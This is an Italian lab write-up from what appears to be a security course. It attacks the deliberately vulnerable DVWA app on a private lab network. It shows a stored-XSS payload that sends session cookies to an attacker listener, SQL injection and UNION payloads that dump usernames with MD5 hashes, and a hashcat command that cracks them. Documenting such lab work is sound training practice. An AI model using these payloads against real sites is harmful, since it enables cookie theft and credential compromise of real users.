


S6/L5

WEB APPLICATION HACKING

Eleonora Viola

www.datashields.tech



INDICE

3.


6.

8.

Cross-Site Scripting (XSS) STORED

SQL INJECTION





XSS STORED

Gli attacchi XSS Stored, o persistenti, si verificano quando un payload viene inviato a un sito vulnerabile e poi salvato nel database. Quando una pagina richiama questo codice malevolo e lo include nell'output HTML, l'attacco viene attivato. Si chiama "persistente" perché il codice viene eseguito ogni volta che un browser visita la pagina infetta.


Gli attacchi XSS Stored sono particolarmente pericolosi perché un singolo attacco può colpire molti utenti di un'applicazione web. Inoltre, mentre alcuni tipi di XSS riflessi, specialmente quelli più semplici, possono essere rilevati dai browser tramite specifici filtri, gli attacchi XSS persistenti non possono essere individuati in questo modo.

SVOLGIMENTO

Prima di tutto, effettuo l'accesso al nostro DVWA e impostiamo il livello di sicurezza su Low.

Successivamente si passa sulla sezione XXS stored e visualizziamo il form.

La pagina XSS Stored presenta un limite di 50 caratteri nel campo di testo del messaggio nel codice HTML. Per far funzionare il nostro script, accederemo alla source e modificheremo il parametro maxlength della proprietà maxarea, aumentando il limite a 100 caratteri.



> C @ ∄☆ O 🔏 192.168.50.101/dvwa/vulnerabilities/xss_s/ 図 约 🖰 Kali Linux 😘 Kali Tools 🇧 Kali Docs 🐹 Kali Forums 💸 Kali NetHunter 🝬 Exploit-DB 💄 Google Hacking DB 🌓 OffSec 💀 Online - Reverse Shell ... **Vulnerability: Stored Cross Site Scripting (XSS)** Home Instructions Name * Setup <script>window.location='http://192.168.50.100:1337 /cookie='+document.cookie</script> Message * **Brute Force Command Execution** Sign Guestbook CSRF 🕟 🗅 Inspector 🖸 Console 🗅 Debugger 📬 Network 🚼 Style Editor 🕡 Performance 🕀 Memory 🖹 Storage 뷲 Accessibility :hov .cls 🕂 🔆 🚺 🖺 🖸 Layout Computed Changes Compatibilit validate form(this)"> event element ::: { inline ▼ Flexbox ▼ Select a Flex container or item to continue. input, textarea, select !!! { font: ▶ 100% arial, sans-serif; vertical-align: middle; Message * CSS Grid is not in use on this page Inherited from div#main_body <textarea name="mtxMessage" cols="50" rows="3" ▼ Box Model div#main body ∷ { maxlength="100"></textarea> main.css:141 font-size: 13px; ♥ Inherited from div#container border padding div#container !!! { 412×45 </form>

Utilizzando questo script, i cookie degli utenti verranno reindirizzati al nostro server situato sulla porta 1337 grazie alla funzionalità window.location, mentre la funzionalità document.cookie recupererà tutti i cookie di sessione associati alla pagina corrente.

SVOLGIMENTO




Inserisco lo script:


<script>window.location='http:/
/192.168.50.100:1337/cookie='+d
ocument.cookie</script>



SVOLGIMENTO



Effettuando l'accesso alla pagina XSS stored, ricevo i cookie sul terminale mettendo in ascolto con Netcat.



SQLINJECTION

SQL Injection (SQLi) è una vulnerabilità di sicurezza che consente a un attaccante di interferire con le query SQL che un'applicazione invia al suo database. Questa vulnerabilità può consentire all'attaccante di visualizzare dati a cui non è normalmente autorizzato ad accedere, modificare o eliminare questi dati, e talvolta ottenere il controllo totale del server di database.

L'applicazione DVWA non valida correttamente l'input SQL, permettendo l'iniezione di comandi SQL malevoli.

Questo payload sfrutta una condizione **SQL sempre vera (' OR '1'='1)**, forzando l'applicazione a restituire tutti i record del database.

Il payload manipola la query SQL originale, bypassando le verifiche di autenticazione e restituendo tutti i record del database, questo conferma che l'attacco SQL Injection ha avuto successo.



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

Submit

ID: 'OR '1'='1
First name: admin
Surname: admin


ID: 'OR '1'='1 First name: Gordon Surname: Brown

ID: ' OR '1'='1 First name: Hack Surname: Me

ID: ' OR '1'='1 First name: Pablo Surname: Picasso

ID: ' OR '1'='1 First name: Bob Surname: Smith





SQLINJECTION


A questo punto si può trovare la password:

utilizzo quindi una UNION query, ovvero " 1' UNION SELECT user, password FROM users# ".

Questa query va ad associare alla condizione sempre vera non più con nome e cognome degli utenti, ma con nome utente e password in hash.



SQL INJECTION BLIND




La Blind SQL Injection è una variante della SQL Injection in cui l'attaccante non riceve direttamente i risultati della query SQL. Invece, deduce le informazioni dal comportamento dell'applicazione in risposta a condizioni true o false.


Per testare la vulnerabilità ho inserito questo comando in modo tale che ci fosse una risposta dalla parte della web application.



SQL INJECTION BLIND



Procedo dunque ad inserire e mandare lo script 'UNION select user, password FROM users # per ricevere le credenziali



Infatti una volta lanciato lo script vediamo la risposta (il caricamento) da parte di DVWA


Vulnerability: SQL Injection (Blind) User ID: Submit ID: 'UNION select user, password FROM users # First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99 ID: 'UNION select user, password FROM users # First name: gordonb Surname: e99a18c428cb38d5f260853678922e03 ID: 'UNION select user, password FROM users # First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b ID: 'UNION select user, password FROM users # First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7 ID: 'UNION select user, password FROM users # First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99


SQL INJECTION BLIND

Il passo successivo è decriptare le password dal formato MD5 con il tool Hashcat.

```
(kali@kali)-[~/Desktop]

shashcat -m 0 -a 0 credenziali.txt /usr/share/wordlists/rockyou.
txt --show > pass_resolved.txt
```





Ecco qua le password scoperte.



www.datashields.tech



THANKYOU!

